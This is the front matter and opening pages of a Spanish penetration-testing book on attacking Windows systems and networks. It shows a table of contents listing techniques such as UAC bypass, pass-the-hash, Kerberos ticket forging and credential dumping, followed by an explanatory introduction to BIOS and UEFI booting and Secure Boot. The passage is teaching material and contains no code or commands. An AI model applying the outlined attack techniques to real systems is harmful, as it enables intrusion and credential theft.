



**Hacking Windows:
Ataques a sistemas y redes Microsoft**

ZeroXword Computing
www.0xword.com

**Carlos García
Valentín Martín
Pablo González**

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Reservados todos los derechos. El contenido de esta obra está protegido por la ley, que establece penas de prisión y/o multas, además de las correspondientes indemnizaciones por daños y perjuicios, para quienes reprodujese, plagiaren, distribuyeren o comunicasen públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la preceptiva autorización.

© Primera Edición 0xWORD Computing S.L. 2017.
Juan Ramón Jiménez, 8 posterior - 28932 - Móstoles (Madrid).
Depósito legal: M-26400-2017
ISBN: 978-84-697-4973-9

Printed in Spain



Hacking Windows: Ataques a sistemas y redes Microsoft

ZeroXword Computing
www.0xword.com

**Carlos García
Valentín Martín
Pablo González**

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Reservados todos los derechos. El contenido de esta obra está protegido por la ley, que establece penas de prisión y/o multas, además de las correspondientes indemnizaciones por daños y perjuicios, para quienes reprodujese, plagiaren, distribuyeren o comunicasen públicamente, en todo o en parte, una obra literaria, artística o científica, o su transformación, interpretación o ejecución artística fijada en cualquier tipo de soporte o comunicada a través de cualquier medio, sin la preceptiva autorización.

© Primera Edición 0xWORD Computing S.L. 2017.
Juan Ramón Jiménez, 8 posterior - 28932 - Móstoles (Madrid).
Depósito legal: M-26400-2017
ISBN: 978-84-697-4973-9

Printed in Spain

A la familia García García. Gracias Papá y mamá, me habéis dado tanto en la vida que sólo ahora puedo darme cuenta de vuestra grandeza. A mi hermano Fran, por multiplicarte por dos, y cubrir un hueco imborrable. Al "Grupete" y a Miriam, la mejor compañera de vida. A todos, ¡os quiero!

Carlos García García

"Para mi Alicia, la persona más buena y más maravillosa que conozco. Te quiero vida mía. Eres lo mejor que tengo. Gracias por estar siempre a mi lado, tanto en lo bueno como en lo malo".

"A mi padre, que leerá este libro con ilusión allá donde estés en el cielo y a mi madre que, juntos se preocuparon porque nos esforzásemos en mejorar día a día. A mi hermano Rafa, que te admiro un montón, ya que eres un trabajador nato y siempre estás ahí para ayudar".

"A mi amigo Álvaro Schuller, gracias por ayudarme en estos años, eres y serás un super crack en la seguridad informática y a mi amigo Enrique De Miguel, que eres el mejor programador que conozco, gracias por tu ayuda. A José Carlos Vázquez por ser el amigo que tan buenos consejos y paciencia ha tenido conmigo".


"Al resto de la familia, a mis grandes amigos y compañeros de trabajo. Me gustaría poner nombres, pero sería una lista interminable y todos sois especiales para mí. Soy lo que soy gracias a todos vosotros".

"Por último, quiero agradecer a Pablo González por confiar en mí y concederme la oportunidad de escribir un libro, que junto a Carlos García han dedicado su tiempo en que esto saliese adelante y enseñarme a mejorar mi manera de escribir. Os lo agradezco mucho".

Valentín Martín

*A mis padres. A Alexandra. A mi familia. A mis amigos.
A todos los que pasáis por mi vida.
...Y que nunca nos falten las ganas de soñar.*

Pablo



Índice

Capítulo I

Acceso físico al equipo	13
1. BIOS	13
BIOS	14
UEFI.....	15
Ataques sobre BIOS y UEFI.....	17
2. Memoria RAM	22
Cold boot.....	22
Ataque DMA.....	24
3. Acceso físico y obtención de control.....	25
Rubber Ducky	26
Sticky keys	28
Chntpw: Modificando la SAM.....	31
Kon-Boot y NetHunter.....	33
PowerShell: Ejecución de payloads	34
7 formas de hacer bypass a la política de ejecución de PowerShell	37
Bots en PowerShell	38
VSS: Copia ficheros del sistema	42
SAM: Carpeta repair	43
Bypass de BitLocker	43

Capítulo II

Autenticación y autorización en Windows.....	49
1. Introducción.....	49
2. Windows Logon	50
3. Autenticación y procesamiento de credenciales.....	50
Single Sign-On.....	54
Local Security Authority	54
Almacenamiento de credenciales.....	56

4. Access tokens.....	57
Robo y suplantación de tokens.....	62
5. Control de Cuentas de Usuario (UAC).....	65
6. Bypass UAC	69
Bypass UAC mediante CompMgmtLauncher	72
Bypass UAC mediante App Paths.....	77
Bypass UAC fileless mediante Eventvwr	80
Bypass UAC fileless mediante Sdclt.....	84
Capítulo III	
NT LAN Manager (NTLM)	87
1. Introducción.....	87
2. LAN Manager (LM).....	92
Hashes LM	92
3. NTLMv1	94
Hashes NT	94
Protocolo de autenticación NTLMv1.....	94
4. NTLMv2.....	96
Protocolo de autenticación NTLMv2.....	96
5. Extracción de credenciales LM y NT de SAM.....	97
Extracción de credenciales de SAM con Metasploit.....	98
Extracción de credenciales de SAM con PwDump7.....	99
Extracción de credenciales de SAM con Mimikatz	99
6. Extracción de credenciales NTLM en memoria.....	100
Extracción en memoria con Mimikatz	100
Extracción en memoria con Windows Credentials Editor (WCE).....	101
7. Cracking de hashes LM y NT.....	102
Cracking con John the Ripper	103
Cracking con Hashcat	104
8. Pass-The-Hash	105
Pass-The-Hash con Mimikatz	107
Pass-The-Hash con Windows Credentials Editor (WCE).....	112
Pass-The-Hash para PsExec	113
9. Ataque NTLM Relay	114
NTLM Relay con Metasploit	115
NTLM Relay con Impacket	119
10. Obtención de credenciales NTLM con Responder.py	123
11. Conclusiones.....	128

Capítulo IV

Kerberos.....	131
1. Introducción a Kerberos.....	131
Funcionamiento.....	132
2. Puntos débiles del protocolo Kerberos	139
Overpass-the-Hash.....	141
Pass-the-Ticket.....	146
Golden Ticket.....	151
Silver Ticket.....	159
Creación de tickets con PowerShell.....	164
Creación de tickets con Metasploit.....	166
Kerberoasting: Cracking de Tickets.....	168
3. Reflexión sobre Kerberos.....	168

Capítulo V

Ataques a Active Directory.....	171
1. Introducción a Active Directory.....	172
Conceptos básicos	173
Cuentas locales en Active Directory	174
2. Reconocimiento en Active Directory.....	175
Comandos Windows de dominio	175
PowerView	179
BloodHound.....	181
3. Explotar MS14-068 para escalar privilegios a administrador de dominio	189
4. Obtener otras credenciales de Active Directory	191
5. Base de datos de credenciales NTDS.dit.....	192
6. Obtener base de datos NTDS.dit.....	193
Copiar NTDS.dit mediante servicio Volume Shadow Copy.....	194
Copiar NTDS.dit mediante Ntfsutil.....	196
Copiar NTDS.dit mediante Invoke-NinjaCopy con PowerShell	197
Extraer credenciales de la base de datos NTDS.dit.....	198
7. Extraer credenciales de dominio mediante Metasploit.....	199
8. Extraer credenciales de dominio con Mimikatz	200
9. Extraer credenciales de dominio con DCSync de Mimikatz	204
10. Ejecución de código en remoto.....	207
Ejecución de código en remoto mediante AT.....	208
Ejecución de código en remoto mediante Schtasks	209

Ejecución de código en remoto mediante SC	210
Ejecución de código en remoto mediante WMIC	211
Ejecución de código en remoto mediante PsExec	213
Ejecución de código en remoto mediante WinRM	214
11. Persistencia en Active Directoy	215
Golden ticket y KRBTGT	215
Skeleton Key	218
12. Conclusiones	220
 Capítulo VI	
Escalada de privilegios	223
1. Unquoted Service Paths	223
2. Servicios con privilegios mal configurados	227
Permisos mal configurados en el registro.....	227
Permisos de los servicios vulnerables	229
3. AlwaysInstallElevated	231
4. Programador de tareas	234
Windows XP SP3 y Sysax FTP 5.33	235
5. DLL Hijacking	236
DLL Hijacking a Ole32 y bypass de UAC.....	243
6. Credenciales almacenadas	246
7. Kernel exploits	247
Hot Potato y Rotten Potato.....	249
Bug MS16-135.....	252
Windows 7 SP1 y el CVE-2014-4113.....	254
Windows 8.1 y el CVE-2015-0004.....	255
Windows 8.1 y el CVE-2015-0002	257
8. Sobre los Payloads	258
Servidor Telnet	258
UltraVNC	259
El registro de Windows	261
Herramientas de evasión de antivirus	267
9. Conclusiones y reflexiones	271
 Capítulo 7	
Ataques a servicios y aplicaciones	273
1. SNMP	273
Ataques a SNMP	274

Obtener información sobre el servicio SNMP	275
Información que se obtiene	276
Fuerza bruta a SNMP	278
Modificar objetos MIB	280
Finalizando	281
2. SMB	281
Obtener equipos	282
Enumerar recursos compartidos	284
Enumerar usuarios	287
Fuerza bruta	289
Redirección a SMB	290
3. Escritorios Remotos	294
Escritorios desde Internet	295
Jailbreak sobre las restricciones de las aplicaciones	302
Dame tu sesión RDP	311
4. No solo es Windows	313
Impresoras	313
MS Office	317
EMET	318
Índice alfabético	321
Índice de imágenes	323

Capítulo I

Acceso físico al equipo

1. BIOS

La BIOS o *Basic Input Output System*, es el *firmware* que viene en circuito integrado en la placa base los ordenadores siendo el primer programa que se ejecuta cuando se enciende. Normalmente, se entra pulsando la tecla *Supr* al encender el ordenador, pero en muchos fabricantes se accede pulsando alguna de las teclas de función *Fx* que se encuentran arriba del teclado siendo x un valor comprendido entre el 1 y 12.




Fig. 01.01: Menú clásico del BIOS.

El circuito integrado donde se encuentra la BIOS, es una memoria ROM no volátil. Las funciones que desempeña la BIOS son:

- Su primera función, es la de interconectar los diferentes dispositivos hardware conectados a la placa base. Se le integra un *firmware* y como existen muchos fabricantes que los desarrolla estos deben permitir que funcione con cada modelo de computadora en particular.

- En segundo lugar, tiene como función inicializar los controladores de los dispositivos hardware del sistema.
- Si todo va bien, debe facilitar su interacción y transferir el control al sistema operativo.

En los ordenadores modernos, la BIOS es almacenada en una memoria *flash*. Esto permite que se pueda reescribir el contenido del *firmware* del circuito de la placa base. Por un lado, está bien para poder actualizar, corregir errores y añadir mejoras, pero por otro puede ser vulnerable a los ataques de *bootkit* para la BIOS.

Para exemplificar esto, se puede enunciar el virus *Chernobyl* que en una de sus versiones modificaba el ROM de la BIOS con valores nulos para evitar que arrancase el sistema operativo o el virus *mebromi* que consigue modificar la BIOS para poder modificar ficheros del sistema operativo Windows y del MBR del disco duro.

Hoy existen dos tipos de mecanismos de arranque. Por un lado, las primeras que salieron, BIOS clásicas o convencionales y, por otro lado, las conocidas como UEFI *Unified Extensible Firmware Interface*.

BIOS

En la siguiente imagen se podrá observar los pasos de la BIOS tradicional hasta arrancar el sistema operativo.




Fig. 01.02: Esquema del funcionamiento de arranque de la BIOS.

La imagen representa de izquierda a derecha, una cronología de lo que sucede hasta que el sistema operativo toma el control del ordenador:

oWORD

- Lo primero que se realiza es la inicialización de la BIOS, que tiene tres tareas fundamentales y corresponden con los tres primeros pasos:
 - o El proceso *BIOS boot block*, encargado de las operaciones necesarias para poder empezar el arranque del ordenador.
 - o El proceso *Power-On-Self-Test* o POST, este proceso únicamente se da en el primer arranque, por ejemplo, cuando se enciende el ordenador o tras la pulsar el botón de reinicio. Su función principal es comprobar, identificar e inicializar los dispositivos del sistema como la propia CPU, la memoria RAM, el sistema de interrupciones, así como de los controladores hardware que disponga el ordenador.
 - o El proceso *Option ROMs*, que se encarga de cargar en memoria y ejecutar otros controladores que se encuentren en memorias no volátiles de los dispositivos hardware del ordenador.
- Tras los tres primeros procesos de inicialización, el ordenador carga el *Master Boot Record* o MBR, que es un registro que se encuentra generalmente en el primer sector de un disco duro, e identifica cómo y dónde se encuentra el sistema operativo a ejecutar, dentro del propio disco duro.
- El *Boot Loader*, se encarga de cargar una parte mínima parte del núcleo del sistema operativo. Es aquí donde se le da la orden de cambiar el estado de la CPU para pasar de ejecutarse en modo real a modo protegido.
- Se termina de inicializar y cargar una versión completa del núcleo del sistema operativo, donde la CPU toma el control para gestionar y empieza la ejecución en modo usuario.

Tras observar los puntos anteriores, la BIOS es el primer código que se ejecuta durante un arranque en un ordenador. Si se llegase a comprometer puede poner en riesgo todo el sistema, porque como se ha visto, la funcionalidad principal está la de transferir el control al disco duro, y posteriormente cargar el sistema operativo.

UEFI

Los sistemas con UEFI aparecieron con el objetivo de mejorar las limitaciones que ofrecen los equipos con la BIOS convencional. La principal mejora es que proporciona la posibilidad de utilizar discos duros modernos. En los sistemas de BIOS convencional, el MBR te restringe a que el tamaño de la partición no pueda ser superior a 2,2 TB, es decir 2048 GB, cuando UEFI es capaz de gestionar discos de hasta 9,4 ZB, 1 ZB equivale 3096 TB. Otra mejora importante es que proporciona un nuevo esquema de particiones, el *GUID Partition Table* o GPT que permite hasta 128 particiones en el propio disco frente a las 4 particiones que tan sólo deja la BIOS convencional por disco. Otra diferencia es que la BIOS utiliza para su direccionamiento lógico o LBA, entradas de 32 bits mientras que para UEFI es de 64 bits.

	MBR (BIOS)	GPT (UEFI)
Particiones primarias	4	128
Tamaño LBA	32 bits	64 bits
Tamaño de la partición	2,2TB	9,4ZB

Fig. 01.03: Diferencias en el manejo de los discos.

UEFI es un mini sistema operativo que permite un mayor control de los diferentes dispositivos hardware a los que está conectados, proporciona una mejor integración con el sistema operativo en el proceso de arranque. Microsoft no incluye soporte UEFI a los sistemas de 32 bits y si para 64 bits, a partir del Windows Vista con el *Service Pack 1*. Microsoft es con *Windows 8* cuando se decantó por UEFI en detrimento de la BIOS.

UEFI a diferencia de la BIOS convencional, también se almacena en distinto lugar. Mientras la BIOS se almacena en una memoria no volátil. UEFI se encuentra en un directorio /EFI/ pudiéndose ser almacenada, en una memoria de la placa base, en un disco duro o en una unidad de red compartida.

UEFI permite tener un mayor grado de seguridad sobre el ordenador y el sistema operativo, ya que incluye lo que se llama *Secure Boot*. Esta medida de seguridad permite arrancar en el ordenador, con aquellos sistemas operativos autorizados, descartando el resto. *Secure Boot* comprueba la firma del *bootloader* del sistema operativo como una de las claves permitidas que almacena UEFI en su *firmware*. Es este sistema lo que dificulta que se pueda instalar otro sistema operativo, en aquellos equipos modernos cuando se tiene activo *Secure Boot*, siendo una gran ventaja para los administradores, ya que también evita que se infecte el *bootloader* con algún tipo de malware.




Fig. 01.04: Esquema del funcionamiento de UEFI.

En el proceso de arranque UEFI, hay cuatro fases bien diferenciadas:

- La primera llamada *Security* o SEC, es el eje central de la confianza en el arranque del equipo. Es en esta fase, es donde se comprueba el estado de todos los módulos que se van a ejecutar, es decir, el *firmware* de la placa base, el *chipset*, el procesador, etcétera.
- Fase de Pre-Inicialización EFI o PEI, en esta fase se inicializa todos los componentes, que en la fase previa se han comprobado y que son importantes para el sistema, para poder empezar su ejecución.
- La tercera fase, llamada *Driver Execution* o DXE, se encarga de buscar los controladores que se tienen que ejecutar. Esta fase es muy importante, ya que se comprueba que están autorizados, porque corresponden las firmas, con las claves que son almacenadas en UEFI.

EXWORD

Evitando así, amenazas de todo tipo, por ejemplo, que se pueda incorporar controladores para recopilar información de acceso a la memoria, al disco, etcétera.

- La última fase *Boot Device Selection* o BDS, es donde se inicializa los dispositivos para entrada/salida. También se cargan los controladores que gestionan el arranque, para que cargue el GPT o MBR y finalmente termine con la ejecución del sistema operativo.

Es aquí donde entra en juego el *Secure Boot*. Es la raíz de la cadena de confianza, basados en certificados x509. Existe un certificado raíz de entidad autorizada, incluido en el *firmware*, que valida el *bootloader*, este a su vez valida el núcleo del sistema operativo, para permitir la carga completa del mismo.

Las claves se almacenan y se gestionan sobre cuatro bases de datos diferentes:

- Base de datos de firmas o DB, contiene todas las llaves y *hashes* confiables, que se pueden usar para la autenticación de cualquier aplicación o módulo que se ejecuten en el entorno UEFI.
- Lista negra de firmas o DBX, contiene una lista de claves y *hashes* no confiables. Las aplicaciones que estén firmadas o coincidan con sus *hashes* no permitirá la ejecución.
- Base de datos de intercambio de claves o KEK: contiene el conjunto de claves de confianza válidas para poder actualizar las bases de datos DB y DBX.
- Llave de plataforma, también se la conoce como llave pública única o PK. Para poder actualizar la base de datos KEK, debe estar definida por esta clave, con las que tienen que estar firmadas las actualizaciones que afectan a la base de datos KEK.

Existen fabricantes de sistemas UEFI que permiten la modificación de las claves antes mencionadas desde la propia UEFI.

En definitiva, los sistemas que utilizan UEFI son mejores que los predecesores que utilizan la BIOS convencional. Mejorando no solo en seguridad con la incorporación del *Secure Boot*, sino que también mejora el rendimiento, permitiendo un arrancado y apagado mucho más rápido.

Ataques sobre BIOS y UEFI

Controlar quien accede al edificio o sala donde se encuentren los equipos, es vital para protegerse frente a usuarios con malas intenciones, permitiendo darles la posibilidad de tener acceso a la BIOS/UEFI y que pueda atacar de forma física el sistema.

A lo largo de la historia ha aparecido *malware* que ha infectado y permitido, entre otras cosas, el acceso indebido a los sistemas a través de la BIOS o UEFI. Los más importantes son los siguientes:

- En 2007 apareció *mebroot* que afectaba al MBR con la primera versión. Posteriormente evolucionó a otras dos versiones, que tenían la función de evadir la comprobación de la integridad del *kernel* y fue utilizado en diversas *botnets*.

